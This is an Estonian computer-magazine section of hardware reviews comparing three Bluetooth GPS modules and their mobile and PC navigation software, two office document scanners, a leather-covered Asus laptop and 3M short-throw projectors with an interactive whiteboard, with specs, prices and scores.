Kuna oma tarkvara tal kaasas pole, tuleb otsida mõni muu programm, mis töötaks NMEA standardil asukohainfot edastava GPS-iga. Selliseid programme on palju ja valituks osutub Suurbritannias toodetav lihtne GPSU, mis aitab luua oma navigeerimislahendusi. Näiteks saab selle programmiga ära kalibreerida oma kaardi, milleks võib olla suvaline elektroonilisel kujul kaardifail (pildina) ja sellel saab hakata näitama oma asukohta. Kõik töötab kenasti ja arvuti asub GPS-ist saabuvaid koordinaate asukohafaili salvestama. Lisaks põhjalaiusele ja idapikkusele salvestatakse ka ligikaudne kõrgus merepinnast. Kõrguse salvestamisega said hakkama kõik kolm GPS-i.

Altina korpus on üsna vilets ja nagisev, lüliti käib raskelt ja sellega peab ettevaatlikult ümber käima, et korpust mitte ära lõhkuda. Kolm valgusdioodi annavad märku aku olekust, Bluetooth-ühenduse seisust ja satelliidinähtavusest.

Proovime veel ühte tarkvara mobiilis – Rootsi päritolu Wayfinderit, mis 2006. aastal sai parima mobiilitarkvara auhinna. See ju ometi peab töötama kõigi GPS-idega. Selgub, et töötabki – ära tuntakse kõik kolm GPS-i ja oh häda – kallis andmesideühendus avaneb mobiilioperaatoriga.

Selgub, et tarkvara otsib omale vajaminevad kaardid võrgust ja kulutab kasutaja kallist raha, kuid pakub alati värskemaid kaarte ükskõik millises maailmanurgas. Telia kaart, mis katab Baltikumi, lõpuks leitaksegi ja seal on päris palju teid peal. Wayfinder salvestab vargsi ka läbitud teekonda telefoni, selgub hiljem telefonikataloogides sobrades.

Linnakaartidest on detailselt esitatud Tallinn ja Narva. Huvitav, kas viimane on olemas Kreenholmi rootslastest omanike pärast?

Internetiühendusest on nii palju kasu, et asukoha põhjal saab vaadata ilmateadet ning isegi ühistranspordi ajad leitakse kuidagi Tallinna kodulehe kaudu üles.

Ka Nokiale saab internetist laadida muid programme, mis on GPS-ide suhtes vähem pirtsakad, kuigi telefon on sama.



(Vasakult paremale) Altina, TomTomi ja Garmini GPS-ide käitumine sirgel ja kurvis.



Mobiilitarkvaraga saab vaadata teekonda ka osadena.

Teekonna osad
1 01 Mine Itta 49
2 02 49 keera paremalt maha
3 03 Saabud Punkt 750m 01:22
Tagasi | Muuda


Loojanguks linnuvaatlusele.

Veel üks kaarditarkvara – Mobile Gmaps pakub MSN-i ja Google'i kaarte üle interneti, kuid väidab järjekindlalt, et selle telefoniga pole võimalik GPS-e ühendada. Nii jääb ka see kaarditarkvara asukohamääratega koostööd tegemas proovimata.

Veekindel TomTom suhtleb Nokiaga

Nüüd on kaks GPS-i proovitud, üks neist sai tööle vaid mobiiliga, teine suhtles ka arvutiga. TomTomi proovime koos teiste GPS-idega veel Nokia E61i telefoniga, milles on olemas lihtsamat sorti navigeerimistarkvara.

Proovi, mis pidi tahad, ühenduse tekitab see vaid TomTomiga, teisi ära ei tunne. Kuid ka Nokiale saab internetist laadida muid programme, mis on GPS-ide suhtes vähem pirtsakad, kuigi telefon on sama. Kõigepealt võtame ette GETracki, mis tunneb ära kõik kolm GPS-moodulit ja salvestab ka teekonda kas GPS-i andmeformaadis või otse Google Earthile sobiva KML- ▶



1. Wayfinderi mobiilitarkvara GPS-iga teekonda otsimas. 2. ja 3. Garmini tarkvara koordinaatidele juhatamas.

failina. Teine programm, mis samamoodi kõigi GPS-idega sõbraks saab, on Euroopa firmade ühisprojekt GPS/J. Prooviversioonis on küll piiratud salvestatavate punktide arv, kuid ettekujutuse see tarkvara tööst ja täpsusest annab.

Sise- ja välistestid

Sisetestid on tehtud kivimajas toa sisemises nurgas ja akna all. Kuna kõik GPS-id kasutavad tundlikku SirfSTAR III antenni, oli lootus, et mõned GPS-id näitavad midagi ka tubastes tingimustes. Alustame aga sisselülitustestist.

Sisselülitustesti eel on kõik GPS-id viidud võrdsesse seisu, ehk nad on korra juba oma asukoha üles leidnud. Nii toimub satelliitide otsimine kiiremini ja võrdsetes tingimustes. Lülitame GPS-id sisse aknast eemal seina ääres, ootame 10 minutit, siis liigume akna poole. Meetri kaugusel aknast ootame jälle 10 minutit. Mõõdame nii kolm korda järjest, kirja läheb keskmine aeg.

Välistestil lülitame GPS-id sisse auto armatuurlaual avatud taevaga parklas. Peale kümneminutilist ootamist alustame sõitu. Pärast Google Earthi ja Regio CD Atlase kaardi pealt GPS-idest salvestatud teekonnapunkte vaadates saab juba hinnata, kui stabiilselt GPS-moodulid käitusid ja kui täpselt püsisid tee peal.

Kolmandaks mõõdame veel ka Bluetoothi levi: kui kaugelt suudab moodul veel koordinaate arvutile või telefonile edastada. Ning siis asume neid mooduleid tulemuste järgi hindama.

Kurvis ujuv ja sirgel püsiv

Tänavatest toimus Lasnamäel paneelmajade vahel, kus on veidi raskem satelliitide signaale püüda. Kuid SirfSTAR III antenniga mudeleid see suurt ei segaund – kõik püsisid üsna korralikult tee peal. Kurvides läks aga asi huvitavamaks. GPS-idest salvestas koordinaate Nokia telefon GETrackiga ja sülearvuti GPSU-ga.

Garmini GPS-moodul jälgis täpselt lausa paremat teeserva. Altina hoidis veidi teepeenrale ja TomTom jäi nende kahe vahele. Kurvis aga Garmin ujus mõne sekundi otse edasi, teised pöörasid kähku ära. Kuid kohe oli Garmin jälle kõige täpsemalt tagasi paremal teepoolel, sel ajal kui teised veidi kõnniteedele oma salvestatud teekondades kaldusid.

Kõigil GPS-idel olid oma puudused ja oma eelised, kuid kokkuvõttes võib öelda neid nädala jagu kasutanuna, et kõige usaldusväärsem näis Garmini Bluetooth-moodul. Samas polnud ka teised kuigi kehvemad, said koordinaatide määramisega suhteliselt hästi hakkama ja antennid olid ju kõigil samad.

Vastupidavust vajavateks ülesanneteks on parim muidugi TomTom oma veekindla korpusega, täpsust ja ilu hindavale kasutajale sobib Garmin. Kes aga tahab, et tema GPS töötaks nii uute kui vanade arvutitega, sellele sobib Altina, mis suhtleb kõige suurema hulga seadmetega.

Kuid GPS-moodul on siiski vaid üks osa navigeerimislahendusest, ilmselt ka kõige odavam osa. Kui koordinaadid on moodulist kätte saadud, tuleb nendega midagi peale hakata. Tarkvaralahendus, mis asukohainfo ärieeliseks muudab, on siin mitmeid kordi olulisem ja kindlasti ka palju kallim. am

GPS-moodulite võrdlus

MUDEL	GARMIN MOBILE 10X	ALTINA GBT-709	TOMTOM WIRELESS GPS RECEIVER MK II
Bluetooth	Class II (serial)	Class II ja Ver 1.2 (SPP Slave)	Class II (serial)
USB	Jah (laadimiseks ja tarkvarauuenduseks)	Jah (laadimiseks ja tarkvarauuenduseks)	Ei
Vee- ja tolmukindel?	Ei	Ei	Jah
Antenn	SirfSTAR III, sisemine	SirfSTAR III, välisantennipesaga	SirfSTAR III, sisemine
Kanaleid	12, WAAS	20, WAAS	20, WAAS
Protokoll	NMEA 0183	NMEA 0183	NMEA 0183
Mass	60 gr	70 gr	76 gr
Adapter	autoadapter, USB	toiteadapter, USB	toiteadapter
Aku	Li-ion, vahetatav, 1100 mAh, 22 tundi	Li-ion, vahetatav, 1050 mAh, 12 tundi	Li-ion, vahetatav, 1200 mAh, 10 tundi
LED-indikaatoreid	2	3	2
Sisselülituskiirus	kiireim	keskmine	aeglaseim
Bluetooth-levi	8 m	5,5 m	7 m
Satelliite leitud toas, aknalaual	5	7	3
Täpsus õues	hoiab hästi teel, kurvides hilineb	kiire kurvides, sirgel nihkub teelt	keskmiselt kiire kurvides ja sirgetel
Hind	3500 kr	1490 kr	2390 kr
AM-i HINNE:	7	6	6

Garmin Mobile 10x



Garmini suurim tugevus on kaasasolev tarkvara. "Ega me neid eraldi müügi eriti," öeldi maaletooja juurest. Koos mobiilitarkvaraga saab kaasa Euroopa kaardid ja navigatsioonitarkvara, mis juhendab Eesti keeles häälega kohale. 3500 krooni eest teeb ta ära navigeerimistöö sama täpselt ja hästi nagu ligi 10 000-kroonised autonavigeerijad. Vaja on vaid omada mõnda nutitelefoni, kuhu programm installida. Garmin on kõige pisem moodul ja vahetatava, kauakestva akuga. Pikk kolmepäevane nädalavahetus kõik päevad sees olles polnud probleem. Püsib koordinaatidega hästi teel, kuid järskudes kurvides reageerib hilja. Laadida ja tarkvara uuendada saab USB-pistikust. Ei tööta vanema Bluetoothiga ega ole ka veekindel.

am 7,0

Altina GBT-709



Korpuse disain sellel GPS-il on vanamoeline. Samuti kipub ta kiiresti lagunema, kuna lüliti käib raskelt. Sisu aga on see-eest sobiv ühendamiseks nii uuemate kui vanemate arvutite-telefonidega. Ühendub praktiliselt iga seadmega. USB-st saab laadida, kuid Windowsiga arvuti taha ühendades peab arvuti seda vigaseks seadmeks, mis tuleb eemaldada. Aku pole Altinal nii võimas kui TomTomil, kuid kestab siiski mõned tunnid kauem.

Ainsana on Altinal välisantenni pistik, seega sobib ta suurema täpsusega lahenduste jaoks. Altina on kolmest GPS-ist kõige odavam, sobides paremini suurtesse projektidesse, kus vaja palju GPS-mooduleid. Aku on lihtsalt vahetatav.

am 6,0

TomTom Wireless GPS Receiver MK II



Sobib hästi näiteks mobiiltelefonidega kasutamiseks, eriti hea klapp on Nokiaga. Erinevalt Altinast ja Garminist on TomTom veekindla korpusega. Vanema Bluetoothiga arvutite külge TomTom ei ühendu, vajalik on Class II ühendus. Teda ei saa USB-pesast laadida erinevalt ülejäänud kahest, aku on ka kehvavõitu. TomTomi saab osta kas ilma tarkvarata või navigaatorikomplektiga, kus olemas Tallinna navigeerimiskaart ja muidugi ka kogu Euroopa teed. TomTom Navigator 5 tarkvara aga on üsna kallis – 4590 krooni koos Bluetooth-mooduliga.

Kuigi GPS-moodul on kaetud mõnusalt pehme libisemisvastase kihiga, on see väga tundlik kriimustustele.

am 6,0

Kontorimasinad suure hulga dokumentide kallal

Testi eesmärk oli suure hulga dokumentide skaneerimis- ja tuvastuskiiruse väljaselgitamine A4 mustvalge eestikeelse dokumendi skaneerimisel PDF-iks, millest saab ka otsida.

MEELIS SAAR
Presshouse IT-juht

Testimislaual asusid Canoni multifunktsionaalne koopiamasin mustvalge laserprinteriga iR1022i ning personaalne paberihaldur Fujitsu ScanSnap S500. Skaneerimine toimus madalaima täpse tulemuse tagava tihedusega.

Fujitsu tuvastas skannitud dokumentidelt teksti suurepäraselt ka madalaima võimaliku resolutsiooniga. Canonil aga polnud vahet, kas kasutada 200, 300, 400 või 600 punkti tollile resolutsiooni. Tulemused küll erinesid üksteisest, kuid kõigil juhtudel jäi tuvastus viletsale tasemele. Canoni skaneerimiskiirus aeglustus järsult alates 400 dpi eraldusvõimest. Fujitsu aeglustus vaid kõrgeima, 600 dpi kvaliteedi juures.

Kui proovisime skaneerida seadmetega kaasas oleva tarkvaraga, tegi parema tuvastuse Fujitsu. Samas sai fail suurem ning tekstituvastus oli aeglasem kui Canonil. Kiiremini tuvastanud Canon aga andis üsna kehva tulemuse.

Parima tulemuse sai, kui skanneritarkvara produtseeritud PDF anti tuvastuseks Abby Finereader Pro 8.0 tarkvarale. Siis tekkisid ka õ-tähed, tekstituvastus sai veelgi täpsem kui Fujitsu ScanSnapil ja faili suurus oluliselt väiksem kui kummalgi kaasasolnud skanneritarkvaral. Fujitsu skaneeritud dokumendi söötmine Abbyle tegi veel faili üle kolmandiku väiksemaks ning lisas õ- ja š-tähe. Samas aga halvenes osade numbrite tuvastus, võrreldes Fujitsu originaaltarkvaraga.

Fujitsul on võimalik skaneerimist samasse dokumenti sooritada mitmes jaos. Canonil saab olemasolevasse modifitseerimata Toolboxi tehtud dokumenti hiljem juurde skaneerida, kuid iga paki puhul tuleb uuesti määrata fail, millesse lisada.



Canoni plussiks on multifunktsionaalsus, miinuseks kehvem dokumendiskann.

Mõlemal masinal saab kasutada kahepoolset skaneerimist, kuid Fujitsu loeb korraga mõlemad pooled, kulutades selleks koos PDF-i salvestusega 7 sekundit (sama aeg, mis ühepoolsel). Canon skaneerib aga pooled eraldi, söötes paberit läbi kolm korda ning kulutades kokku 25 sekundit.

Sööturisalve mahtus (testitud kasutatud A4 tavalise kontoripaberiga) Fujitsul maksimaalselt 35 lehte, Canonil 75 lehte.

Canoni seade väikeettevõtetele on lisaks ka mustvalge võrguprinter koos SMB ja FTPga (kasutatav ainult "SEND" funktsiooniga) ning skaneeritava dokumendi e-postituse võimalusega, kopeerib mustvalgelt kahepoolselt ning on TWAIN toega. Võimalik on määrata limiidid ja kontrollida seadme kasutamist osakonniti. Samuti on võimalik loendurite väljavõte teha osakonniti. Kasutada saab ka kaardilugejat (lisavarustusena). Printerit on võimalik läbi veebiliidese kaughallata – märksa mugavam kui üherealiselt LCD-lt menüüde rägastikus seigelda.

Võrguskannerina Canonit kasutada ei saa. Tegemist on tasapinnalise masinaga koos vastavate eelistega (nt köidetud) materjalile, teda saab edukalt kasutada lisaks kopeerimisele ja dokumendiskaneerimisele ka tavalise skannerina (600 dpi). Proff, kes proovis testseadmega värvilist lehte skaneerida, luges tulemuse täiesti kasutuskõlblikuks.

Canonil sai skaneerima hakata küll kohe peale tarkvarainstalli, kuid OCR ehk tekstituvastus ei saanudki korralikult tööle ka peale kahepäevast katsetamist. Samas on paberisöötesalv kaks korda suurem kui Fujitsul. Canoni ja Abby koostöö oleks viinud OCR-imise hinde arvatavasti 8–9 punktini. Multifunktsionaalsus on Canoni seadme plussiks.

Fujitsul on olemas ka kokkuvolditud A3 skaneerimise võimalus. Tööasendis võtab see kompaktne seade umbes A4-suuruse lauapinna, puhkeasendis alla kolmveerandi A4-st. Fujitsul puudub universaalse TWAIN-i tugi ja ta töötab vaid enda tarkvaraga ning Fujitsu OCR-i tarkvara tunnistab ainult enda tehtud PDF-dokumente. Skaneerida saab vaid köitmata materjali. Kui peaks juhtuma paberisööt etõrge, on Fujitsuga märksa lihtsam jätkata.

Fujitsu puuduseks võib lugeda aeglasemat tööd ning TWAIN-i draiveri puudumist, kuid minu eesmärgi täitis ta suurepäraselt ka originaaltarkvaraga. Peale lahtipakkimist läks vaja paari seadistuse muutmist ning viie minuti pärast võis hakata skaneerima. Alla kahe tööpäevaga skaneeriti ja tuvastati 10 000 dokumenti (tööpausidega). Peale kiiret seadistust skaneerib Fujitsu seadmel oleva nupu vajutusega (vaid kaks nuppu ongi). Seega pole arvutis vaja midagi teha, kui seaded sobivad. Mittespetsialistil on teda lihtne kasutada ja mis peamine – isegi pärast paberisöötevi ga töö ei katkenud, vaid jätkus hiljem samast kohast ja samasse faili. Mõlemal seadmel oli puudu eesti keel tekstituvastusest – kasutada tuli saksa keelt. am


Fujitsu mahub lahedalt laualе ja skaneerib dokumente täpsemalt.

CANON IR1022I

Hind: umbes 18 000 krooni

Formaadid: A5-A4
Sobilikud originaalid: paberilehed, raamatud ja kolmemõõtmelised esemed, kaaluga kuni 2 kg
Kopeerimismeetod: elektrostaatiline laserülekanne
Kopeerimiskiirus: 22 A4-koopiat minutis
Automaatne originaalisöötur: 50 lehte
Kopeerimise lahutusvõime: 1200 ~ 600 dpi
Esimese koopia väljastusaeg: kuni 12 sekundit
Kahepoolne kopeerimine: automaatne
Liidesed: Ethernet (100Base-TX/10Base-T), USB 2.0
Prindikiirus: 22 A4 lk/min
Prindi lahutusvõime: 1200 ~ 600 dpi
Skaneerimise optiline lahutusvõime: 200 ~ 100 dpi, 200 dpi, 300 dpi (JPEG), 300 dpi (pakitud PDF)
Skanneri ühilduvus: e-meil/Internet FAX (SMTP), PC (SMB, FTP), iWDM Gateway

PLUSSID

- Multifunktsionaalsus: skanner + laserprinter
- TWAIN-i tugi

MIINUSED

- Kehv tekstituvastus
- Aeglane kahepoolne skaneerimine

am 6,0

FUJITSU SCANSNAP S500

Hind: 10 300 krooni

Formaadid: A4-dokumentide ja A3-formaadi dokumentide (spetsiaalse abilehega) skaneerimine
Kiirus värviliselt skanneerides: 18 A4-lehte minutis (36 kujutist minutis kahepoolsena)
OCR-täistektituvastus: skanneeritud dokument otse Microsoft Wordi, Microsoft Excelisse, PowerPointi; CardMinder 3.0 visiitkaartide skanneerimise ja halduse tarkvara
Tuvastamisfunktsioonid: automaatne mustvalge/värvilise dokumendi tuvastamine, automaatne paberisuuruse, tühja lehekülje, dokumendi orientatsiooni tuvastamine (ladina tähestikus dokumentide korral)
Optiline lahutusvõime: maksimaalselt 600 dpi
Automaatsöötja: 50-leheline
Tarkvara: Fujitsu Scansnap manager + organizer, Cardminder, Adobe Acrobat 7.0 standard (polnud vaja kasutada), ABBYY Finereader for Scansnap 2.0 (polnud põhjust kasutada, kuna ei tee PDF-formaati)

PLUSSID

- Kiire skaneerimine
- Hea tuvastus

MIINUSED

- Aeglane tuvastus

am 9,0


FOTOD: STANISLAV MÕSHKOV

Nahast luksusarvuti – väljast vanamoodne, seest uus

Asus pole soliidset tippjuhti unustanud. Mis passiks paremini kokku tema krokodillinahast portfelli, Rolls-Royce'i või Jaguari, tumedast puust klassikalise mööbli ja suure äriga? Loomulikult Asuse nahkkattega sülearvuti.

KAIDO EINAMA
kaido@am.ee

Nahast pinnaga, mati hõbedase klaviatuuri ja stiili jälgiva samuti nahkse arvutihiirega on raske kedagi ükskõikseks jätta. Eriti veel, kui nahka pakutakse roosas või karamellivärvi toonis ning muidugi klassikalise pruunina. Seda viimast varianti testis ka Arvutimaailm.

Internetikohvikus luksusarvuti avamine tagas igatahes kõigi kindla tähelepanu. Kogu arvutikast, milles see eksklusiivne sülearvuti poest saabub, õhkub läbinisti soliidsust alates juba pakenditest. Sülearvuti ise on ehtekarpi meenutavas pakendis, lisaks on kaasas stiiliga kokkusobiv pruun õlakott ja sama tooni vutlar. Arvuti servad on kumerad ja voolujoonelised, nahaga on kaetud klaviatuuriesine, ekraanialune ja -tagune pind. Üldisest soliidsest toonist langevad ehk veidi välja hiire nikeldatud servad, mis oleksid võinud olla nagu klaviatuur ja metallpinnadki hõbedaselt matid.



Ekraan on Asusel laiformaadis ja läikiv. Mulle isiklikult laiekraanid ei meeldi, kuid paljudele sobivad nad hästi, kuna tekitavad kirkama pildi. See eelis aga kaob siis, kui töötatakse kontrastse valgusega ruumides. Siis hakkab läikiv pind segavalt peegeldama.

Esindusfunktsiooni täidab hästi

Tegemist on Windows Vistaga arvutiga ja loomulikult tasub uut arvutit Microsofti värske operatsioonisüsteemiga valides kiigata kõigepealt karmi Windows Experience Indexit. Sellegi luksusliku arvuti suhtes pole indeks hellitanud ja hindab Asuse nahkset mudelit 3,1 punktiga kuuest. Nõrgima lüli järgi arvestatud indeksi viis nii madalale taas graafika, mille suhtes on Windows Vista väga nõudlik. Tugevaim külg oli aga protsessor: seda hinnati 4,7 punktiga.

Muud parameetrid: 1 GB mälu, 120 GB kõvaketast ja lubatud 2,5 tundi aku tööiga on üsna keskpärased tulemused. Jõudlustesti PCMark 2005 2952 punkti paigutab selle sülearvuti ka keskpäraste hulka.

Kuid see ei loe. Selle arvuti funktsioon ongi teine. Jõudlust on vaja vaid niipalju, et Wordi, Exceli, Internet Exploreri ja Outlookiga töö tehtud saaks. Kuigi arvuti profiilis on valitav ka mänguri töörežiim, pole see kaugeltki mänguarvuti. Tegemist on esindusarvutiga, mis sekundeerib soliidsel juhilaual asuvale põhiarvutile. Esindusfunktsiooni täidab nahast arvuti hästi.

Komplektis on kaasas optiline hiir, millel juhe taga. Soliidsemana oleks aga mõjunud pigem Bluetooth-hiir.

Nahaga kaetud osundusseade on pisike, mugav ja väga tundlik, seega pole hiire liigutamiseks suurt pinda arvuti kõrval vaja. Juhtme saab kerida spetsiaalsesse renni ümber hiire ja USB-pistiku trukiga hiire alla kinnitada. Puutetundlik plaat on samuti väga tundlik, ühe tõmbega saab kursori liigutada 13-tollise ekraani ühest servast teise.

Klaviatuurile pole luksuslikul arvutil midagi ette heita peale selle, et klahvid on USA paigutusega. Nii keskelt kui äärtest on läbivetrumine väike ja klahvikäik üsna mugav.

Heli sisseehitatud kõlaritest pole suurem asi, sellel on metalne kõla ja kostab mitte kuigi valjult.

Hea antenniga WiFi-kaart

Asus on Windows Vistale kaasa pannud terve hulga oma tarkvara. Graafiliselt viimistletud lisajupid on ilusad ja windowsvistalikud. Näiteks on raadiote sissevälja lülitamise nuppude kõrval jooksva mehikesega nupp, mis lülitab ümber arvuti töörežiime: suure jõudlusega töö, vaikne kontor, mänguriarvuti. Videopildi parandamise tarkvara aga peaks tagama hea pildi nii tabelite töötlemisel kui DVD-filmi vaatamisel.

Raadiovõrkude sisselülitamiseks on samuti oma graafiline liides ja WiFi-võrke leiab see arvuti õhust tunduvalt rohkem kui keskmised sülearvutid. Inteli Pro/Wireless WiFi-kaart on ilmselt hea antenniga varustatud.

Luksus aga maksab ja kuna Asus väidab, et on sinna paraja portsu peent käsitööd pidanud sisse panema, saab sellise ärisüleri arvutifirmast Sign praegu kätte 29 052 krooniga. See on tavalise arvuti hinnast küll üksjagu kõrgem, kuid võrreldes teiste luksusarvutitega üldsegi mitte ülearu kallis.

> „Eemalt vaadates võib tunduda, nagu oleks tegemist vana mudeliga. Seda ootamatumalt mõjub ilusa Vista ilmumine ekraanile.



ASUS W6FP DARK BROWN LEATHER

Hind: 29 052 krooni

Ekraan: 13,3-tolline WXGA (läikiv), 1280 × 800 punkti
Protsessor: Intel Core2 Duo T5500 1,6 Ghz
Mälu: 1024 MB DDR2-533 MHz
Kõvaketas: 120 GB, 5400 pööret minutis
Optiline seade: DVD +/-RW (lugeja-kirjutaja)
Raadioühendused: WLAN 802.1g, Bluetooth Class 2
Muud ühendused: 3 USB 2.0 pistikut eri külgedel, Firewire, kaardilugeja, S-video väljund, VGA väljund, mikrofoni- ja kõrvaklapipistik, modem, 10/100 LAN
Mass: 1,86 kg
PCMark05 test: 2952 PCMarks
Kõvaketta kiirus: 3,2 MB/s (PCMark05 testist)
Piitest: 2 miljonit pii komakohta 1 m 19 s
Akutest: 1 t 27 m (Battery Eater Pro)

PLUSSID
+ Soliidne ja eksklusiivne välimus
+ Hea klaviatuur, mugav hiir
+ Tundlik WiFi-antenn

MIINUSED
- Keskpärane jõudlus
- Aku lühike tööaeg

Siiski on arvutite juures soliidsel nahkviimistlusel üks halb omadus. Nimelt paneb see arvuti välja nägema vanemana. Ehkki Asus Leather Collection seeria on sisult igati kaasaegne, võib eemalt vaadates tunduda, nagu oleks tegemist juba aastaid vana mudeliga. Seda ootamatumalt mõjub ilusa Windows Vista ilmumine ekraanile.

am 7,5

FOTO: ERIK RIIKOJA

3M-i projektor joonistab lähedalt seinale

1902. aastal liivapaberi tootmisega firmale jalad alla saanud 3M üllatab meid 2007. aasta kevadel uute projektoritega – sellistega, mis näitavad väga lähedalt suurt pilti ja lasevad lisaseadme abil tahvlile ka kirjutada.

Tootejuht Aile Kaljumäe näitab, kuidas käib uutmoodi joonistamine ilma seina määrimata.

KAIDO EINAMA
kaido@am.ee

Nagu enamik uut tehnikat, on ka ülilainurgaga projektorid pärit militaristide vananenud arsenalist. Kui sõjapidajatele saabuvad võimsamad relvad, võib tavakasutaja proovida nende eelmise põlvkonna leiutisi. Seekordne lahendus on pärit kopteripiloodi prillidest.

3M-i 800-seeria digitaalse meediasüsteemi patenteeritud Vikuiti Super Close Projection pildimootor näitab pilti ekraanile äärmiselt lähedal ning väldib seda, et esitlejale valgus silma paistaks. Koos interaktiivse valgetahvliga saab kasutaja esitluse käigus näidatavatele materjalidele joonistada, märkusi teha ning kirjutada ja need on esitluse faili salvestatavad.

Aparaat ei lähe "jalutama"

Arvutimaailm käis projektoreid proovimas 3M-i Eesti filiaali kontoris, kus need olid juba seinale kinnitatud. DMS815 asub kohe ekraani kohal seinal ja pika reguleeritava jala otsas ripub projektori optiline seade – teda pole vaja lauale panna ega lakke kruvida. Lakkepaigutamisel on tavaliselt vaja kutsuda vähemalt paar töömeest, kuid seinale kinnitusega saab ka üks inimene hakkama. Vastav šabloon aitab augud õigesse kohta puurida ja edasi on vaid kruvimise vaev. Seinal olev projektor ei nihku paigast ega jää jalgu ning mis on firma jaoks samuti oluline – seinale kinnitatud aparaat ei lähe "jalutama" töötajate kodudesse ega ole kadunud, kui hommikul algab tähtis koosolek.

57 sentimeetri kauguselt näitas lainurgaga projektor juba 102 cm pikkuse diagonaaliga pilti, kuid jalga pikemaks seades võib pildi diagonaal olla üle kahe meetri. Mõne meetri kaugusel ekraani ees seistes aga ei tekkinud veel mingit varju – vaid käega kümne sentimeetri läheduselt ekraanile näidates hakkas alles vari paistma.

Lisaks projektorile on olemas 3M-il ka interaktiivsusliides ja puutetundlik ekraan, mis lisavad niisama pildinäitamisele võimaluse ka piltidele seinal kirjutada-joonistada. Selleks on vaja spetsiaalset pliiatsit, mis saadab sensorile asukohainfot, kui tahvlit puudutatakse. Kuigi arvutimaailmas tuntakse ka patareivabu pliiatseid näiteks digilaudade juures, peab selle tahvli puhul tähtsateks esinemisteks varuma ka pliiatsi tagavaraakud, et keset esitlust tühjenedes ei peaks poodi uute järele tormama. Plekktahvlile saab ka tavalise vildikaga kirjutada, kuid selleks puudub igasugune vajadus – täpselt samasuguse joone tekitab ka digipliiatsiga tahvlile kirjutamine projektoripildil.

> Kui sõjapidajad saavad võimsamad relvad, võib tavakasutaja proovida nende eelmise põlvkonna leiutisi.

Lähiprojektsioon on selliste kirjutatavate tahvlitega väga vajalik omadus: tavalise, lae alt või laualt suunatava projektori ette jätab käsi varju ja üsna raske on näha, mida kirjutatakse, lainurkprojektori puhul on seda muret vähem.

Puutetahvel tuleb kalibreerida

Kuigi projektor on ekraani kohal üsna kindlalt paigas, võib juhtuda, et mingil põhjusel ta veidi nihkub. Siin tuleb välja üks puutetahvli puudusi: iga nihutamisega vajab ta uuesti kalibreerimist. Õnneks pole see keeruline. Kaasasoleval tarkvaral on üheksa punkti kalibreerimistarkvara ja kasutaja peab vaid pliiatsiga valima üheksat risti ekraanil ning pliiats ongi jälle täpne.

Erinevalt mõnedest vanematest puutetundlikest tahvlitest saab 3M-i tarkvaraga salvestada slaidide või Wordi ja Exceli pildi peale tehtud joonistused ja kommentaarid otse faili, mitte eraldi formaadis dokumenti. Neid parandusi saab pärast failis redigeerida või kustutada.

Hakkama saab ka hoopis ilma tahvlita – kas või näiteks valgel seinal esitlust läbi viies. Siis tuleb seinale pildiala nurka kinnitada vastav interaktiivsusliides, mis registreerib pliiatsi liikumise ja vajutused seinal ning kuvab joonistused projektoripildil.

am 7,0

